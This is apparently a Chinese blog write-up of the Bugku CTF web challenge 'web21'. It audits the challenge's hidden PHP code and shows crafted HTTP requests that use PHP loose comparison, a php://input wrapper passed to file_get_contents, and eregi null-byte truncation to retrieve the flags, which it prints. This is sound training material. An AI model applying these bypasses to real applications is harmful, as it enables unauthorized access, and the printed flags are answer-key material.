web21:作者：御结冰城


原创

不想带绿帽子的白帽子 于 2021-03-04 23:27:42 发布 174 收藏 1

分类专栏： CTF入门

本文链接：https://blog.csdn.net/y17861077326/article/details/114379958

never never never give up !!!



打开后查看源码，发现提示 1p.html

所以 看看是否存在1p.html这个文件

url输入ip:port/1p.html发现跳转到了www.bugku.com这个网页


这个变化说明：1p.html这个文件确实是存在的，而且这个文件执行了一个链接跳转到www.bugku.com的动作。

所以，先看看1p.html这个网页的源代码

一个是用burpsuite向 ip/port/1p.html发送请求，看返回的body

另一个是直接在浏览器上先查看源代码，在源代码页进入1p.html


```
<!--1p.html-->
never never never give up !!!
```




```
<HTML>
<HEAD>
<SCRIPT LANGUAGE="Javascript">
<!--


var Words ="%3Cscript%3Ewindow.location.href%3D'http%3A%2F%2Fwww.bugku.com'%3B%3C%2Fscript%3E%20%0A%3C!--
JTIyJTNCaWYoISUyNF9HRVQlNUInaWQnJTVEKSUwQSU3QiUwQSUwOWhlYWRlcignTG9jYXRpb24lMOElMjBoZWxsby5waHAlMOZpZCUzRDEnKSUzQiUwQSUwO
c3RyaXBvcyglMjRhJTJDJy4nKSklMEElNOIlMEElMDllY2hvJTIwJ25vJTIwbm8lMjBubyUyMG5vJTIwbm8lMjBubyUyMG5vJyUzQiUwQSUwOXJldHVybiUyM
bGFOZWZvcm0hJTIyJTIwYW5kJTIwJTI0aWQlMOQlMOQwJTIwYW5kJTIwc3RybGVuKCUyNGIpJTNFNSUyMGFuZCUyMGVyZWdpKCUyMjExMSUyMi5zdWJzdHIoJ
JTdEJTIyJTBBJTdEJTBBZWxzZSUwQSU3QiUwQSUwOXByaW50JTIwJTIybmV2ZXIlMjBuZXZlciUyMG5ldmVyJTIwZ2l2ZSUyMHVwJTIwISEhJTIyJTNCJTBBJ
function OutWord()
{
var NewWords;
NewWords = unescape(Words);
document.write(NewWords);
}
OutWord();
// -->
</SCRIPT>
</HEAD>
<BODY>
</BODY>
</HTML>
```


可以看到给了一堆编码后(url编码和base64混合)的代码，接下来应该就是代码审计了。

```php
<!--";if(!$_GET['id'])
{
    header('Location: hello.php?id=1');
    exit();
}
$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];
if(stripos($a,'.'))  // .在$a首次的位置
{
    echo 'no no no no no no no';
    return ;
}
$data = @file_get_contents($a,'r');  //用于把文件的内容读入到一个字符串中
if($data=="bugku is a nice plateform!" and $id==0 and strlen($b)>5 and eregi("111".substr($b,0,1),"1114") and substr($b,0,1)!=4)
{  // b以4开头，长度大于5  b不能以4开头      . 表示匹配除\n外的任何单个字符   利用eregi截断漏洞    构造 b 为 %0012345
    // file_fet_contents  可以执行伪协议   所以 构造  a  为  php://input   然后

    $flag = "flag{***********}"
}
else
{
    print "never never never give up !!!";
}
```


图片里关于那个点的解释有误，这里的.不是正则匹配的符号，而是php中连接字符串的符号

接下来就是重点:

1. eregi函数的绕过:截断漏洞
2. 弱变量比较问题
3. 伪协议的使用 以及file_get_contents（）函数 用法

一.先说伪协议的使用：

这里要求从文件中读取到字符串“bugku is a nice plateform!”，两种利用思路上传文件，不会。。。。也不知道能行得通不。。

writeup的思路是利用伪协议php://input

该伪协议可以访问请求的原始数据的只读流，通俗点说就是可以获取post报文的实体体(body)的内容

根据https://blog.csdn.net/qq_33904831/article/details/78814567这位博主，

file_get_contents()是用来将文件的内容读入到一个字符串中的首选方法，而且**最重要的是它可以执行伪协议，这也是我不懂的地方**

在官方手册中file_get_contents()是用来将文件的内容读入到一个字符串中的首选方法，并且给出了几个运用实例。
在实例中可以发现，file_get_contents()的$filename参数不仅仅为**文件路径**，还可以是一个**URL**（伪协议）。

```php
echo file_get_contents('http://www.baidu.com', 'r');
// 将会在该页面中输出一张和百度一模一样的页面
```

这个URL应该也是**PHP伪协议中**http://中的运用

因而我们构造参数a 为 php://input ，然后再发送的post报文的body体中加入字符串“bugku is a nice platform”

```
GET /hello.php?id=abc&a=php://input&b=%00abcde HTTP/1.1
Host: 114.67.246.176:10971
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.198 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Length: 26

bugku is a nice plateform!
```

```
HTTP/1.1 200 OK
Date: Thu, 04 Mar 2021 14:43:03 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.6
Content-Length: 56
Connection: close
Content-Type: text/html

<!--1p.html-->
flag{ac88fabcbf7469500ee4563a675500eb}
```


二. 弱类型比较问题

参数id要求不能为0，但其值又必须与0相等

所以让 id = ‘abc’
即可满足 !$_GET[‘id’] 为flase
而id ==0

三. **截断漏洞**

NULL字符截断是最有名的截断漏洞之一。
PHP内核是C语言，用了C的一些字符串处理函数，因而遇到NULL(\x00)字符的时候，处理函数就会把它当作结束标记。

```
eregi("111".substr($b,0,1),"1114") and substr($b,0,1)!=4)
```

前者要求1114 要和 111和b字符串的首字符组成串匹配 ， 即要求首字符为4
后者要求 b字符串的首字符不能为4

由于eregi函数有null截断漏洞，所以令 $b= %0012345,

疑惑1： 为什么%00123不行？ 它的长度也大于5了呀。。strlen也没听说有截断啊

解决1：通过$_GET得到的值是被url解码过的值。同样的还有$request.因此%00被解码了一个NULL字符，**eregi函数把其当做字符串的结束标志。**

疑惑2： 按理说$b是传给substr的参数。。对b操作的是substr而不是eregi函数，那模式应该是111.% ， 而不是111 。。这里也想不通

解决2：疑惑1被解决后，疑惑2也应当顺理成章解决。

eregi函数的null截断：遇到null则默认为字符串的结束。故最终eregi函数的字符串匹配模式变为了111， 1114与之相匹配。

Request

Pretty Raw \n Actions

```
GET /hello.php?b=%0012345&id=abc&a=php://input HTTP/1.1
Host: 114.67.246.176:17897
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.198 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Length: 26

bugku is a nice plateform!
```

Response

Pretty Raw Render \n Actions

```
HTTP/1.1 200 OK
Date: Thu, 04 Mar 2021 15:22:22 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.6
Content-Length: 56
Connection: close
Content-Type: text/html

<!--1p.html-->
flag{d9457131b6ba830ed281dfd934c5f24f}
```